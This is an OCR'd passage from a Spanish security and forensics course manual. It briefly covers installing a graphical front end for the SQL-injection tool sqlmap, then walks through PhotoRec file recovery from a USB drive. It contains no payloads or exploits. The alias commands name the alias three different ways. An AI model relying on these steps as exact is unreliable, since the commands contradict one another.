
Apache/2.2.3 (CentOS) Server at 192.168.1.104 Port 80

10.-Instalando el Entorno grafico de "SQL-Map"


Dentro de las herramientas Otorgadas se entrega la interfaz grafica para "SQL-MAP"




La cual se debe de copiar dentro de la Carpeta de "SQL-MAP" (todo a Raíz) y debería de quedar de la siguiente manera.



Una vez instalado el entorno grafico de “SQL-MAP” dar clic derecho sobre ***“sqm.pyw”*** y seleccionamos abrir con “python”.



y Finalmente este es el entorno Grafico de “SQL-MAP”



3.- Recuperación de Datos mediante consola

1.-Conociendo el Software “PhotoRec”

Es un software diseñado para recuperar archivos perdidos incluyendo videos, documentos y archivos de los discos duros y CDRoms así como imágenes perdidas (por eso el nombre PhotoRecovery) de las memorias de las cámaras fotográficas, MP3 players, PenDrives, etc. PhotoRec ignora el sistema de archivos y hace una búsqueda profunda de los datos, funcionando incluso si su sistema de archivos está muy dañado o ha sido re-formateado.

Disponiblidad :

TestDisk & PhotoRec 6.14, Data Recovery

Para mayor información sobre la versión 6.14, puedes leer las notas libres y git history.
Select your operating system to download the latest version of TestDisk & PhotoRec data recovery tools.

- Dos/Win9x
- Windows
- Windows 64-bit Use only on systems lacking WoW64 as some features are missing
- Linux i386, kernel 2.6.18 or later
- Linux x86_64, kernel 2.6.18 or later
- Mac OS X Intel
- Mac OS X PowerPC
- Marvell 88F628x Linux 2.6.32 Synology DS111, DS211, DS212+ NAS, Seagate BlackArmor NAS 220

2.-Instalacion y creación de Alias (sistemas Operativos Basados en Unix)

Durante el curso se entrega el software “photorec” para su instalación , solo de debe colocar en la carpeta deseada.

Ejemplo en OSX :


Como se observa fue colocada en la carpeta “Aplicaciones” de OSX

Colocar la carpeta en la ruta deseada para su uso.


Ejecución en Windows : Doble Click en photorec_win.exe
(32 y 64 bits)

Ejecución en OSX : ./photorec
(estar Posicionado en la carpeta de instalación)

Comando completo : MacBook-Pro-de-Makuaz:photorec Makuaz$ **./photorec**



Ejecución en Linux : en Unix/Linux/BSD, se necesita ser root para ejecutar PhotoRec (ej. sudo testdisk-6.9/linux/photorec_static)



Creación de un alias (sistemas basados en unix)

OSX : Posicionarse en la carpeta ***/sbin/***

Comando completo :


"sudo ln -s /Nombre_de_la_ruta/photorec/./photorec dump_usb"

Linux :

Comando completo

"ln -s /Nombre_de_la_ruta/photorec/./photorec dum_usb"


Ejemplo en consola de un alias :




Donde **“dump_usb” :** es como teclearemos solamente en la consola
Donde **“/Applications/photorec/./photorec”** : Es la ruta donde tenemos la aplicación.

3.-Perdiendo/Borrando Datos en una USB/HDD

Durante este ejercicio contamos con una Memoria USB marca Kingston y borraremos archivos dentro de ella.



borrándolos :



4.-Analizando los USB montados en nuestras computadoras

Abrimos nuestra consola o terminal , y verificamos cual es el nombre que se le ha asignado a la usb :

Ejemplo en OSX :

MacBook-Pro-de-Makuaz:sbin Makuaz$ df –h

```
MacBook-Pro-de-Makuaz:sbin Makuaz$ df -h
Filesystem      Size   Used  Avail Capacity  iused    ifree %iused  Mounted on
/dev/disk2     118Gi    47Gi    70Gi    41% 12515789 18451096   40%   /
devfs          212Ki   212Ki     0Bi   100%      736        0  100%   /dev
/dev/disk1s2   465Gi   343Gi   122Gi    74% 90015053 31997613   74%   /Volumes/Datos
map -hosts       0Bi     0Bi     0Bi   100%        0        0  100%   /net
map auto_home    0Bi     0Bi     0Bi   100%        0        0  100%   /home
/dev/disk4s1   1.9Gi    12Mi   1.8Gi     1%        0        0  100%   /Volumes/HM_USB
```

Nota : hay muchos comandos en internet , simplemente utilize el comando df-h para ver las particiones y verifico que esta “Hm_USB” es la que quiero testear.


Ejemplo en Linux :

Hay muchas maneras de hacerlo dependiendo la distribución que tengas.
En este caso hemos usado el comando “mount” y vemos los dispositivos montados por el sistema .

```
[root@localhost ~]# mount
/dev/mapper/VolGroup00-LogVol00 on / type ext3 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/sda1 on /boot type ext3 (rw)
tmpfs on /dev/shm type tmpfs (rw)
none on /proc/sys/fs/binfmt_misc type binfmt_misc (rw)
sunrpc on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
```

Ejemplo en Windows :

Tan sencillo como entrar > inicio > mi PC , y listamos las unidades … con la vista



4.1.-Recuperando los Datos

Sistemas basados en UNIX :

Abrimos nuestra terminal o consola y escribimos el alias que hemos asignado , si no hemos creado el alias pues solamente ejecutamos asi : “./photorec”

En este ejemplo usare el comando “usb_dump” el cual corresponde al alias que yo he asignado.

```
MacBook-Pro-de-Makuaz:/ Makuaz$ usb_dump
PhotoRec 6.14-WIP, Data Recovery Utility, May 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

No disk found.
PhotoRec will try to restart itself using the sudo command to get
root (superuser) privileges.

sudo may ask your user password, it doesn't ask for the root password.
Usually there is no echo or '*' displayed when you type your password.

Password:
```

Y aparece una pantalla similar a esta :


```
PhotoRec 6.14-WIP, Data Recovery Utility, May 2013
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org

  PhotoRec is free software, and
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):
 Disk /dev/disk0 - 128 GB / 119 GiB (RO)
 Disk /dev/disk1 - 500 GB / 465 GiB (RO)
 Disk /dev/disk4 - 2000 MB / 1907 MiB (RO)
 Disk /dev/rdisk0 - 128 GB / 119 GiB (RO)
 Disk /dev/rdisk1 - 500 GB / 465 GiB (RO)
 Disk /dev/rdisk2 - 126 GB / 118 GiB (RO)
>Disk /dev/rdisk4 - 2000 MB / 1907 MiB (RO)
```

Como se puede Observar se listan los dispositivos USB y de Disco Duros conectados , previamente se ha observado la usb conectada y su nombre asignado.


En este ejemplo el nombre que se le ha asignado a la usb es : “/dev/disk4”

Seleccionamos el dispositivo:

y en la parte de abajo , Seleccionamos “[Proceed]”




A continuación se nos despliega una pantalla similar a esta donde se nos detalla la tabla de particiones (fat32) que tiene y el nombre que le hemos asignado (HM_USB).




Escogemos en la parte de abajo “[Search].


Ahora se nos muestra una pantalla donde se nos pregunta el tipo de partición con la que cuenta la usb o el disco duro.
Photorec necesita saber que partición tiene y nos muestra en la parte de arriba el tipo de partición que tiene , en este caso escogeremos “FAT/NTFS/HFS+/ReiserFS/...”




En la siguiente pantalla escogemos la opción “[Whole]” para que busque en toda la partición del usb o disco duro.



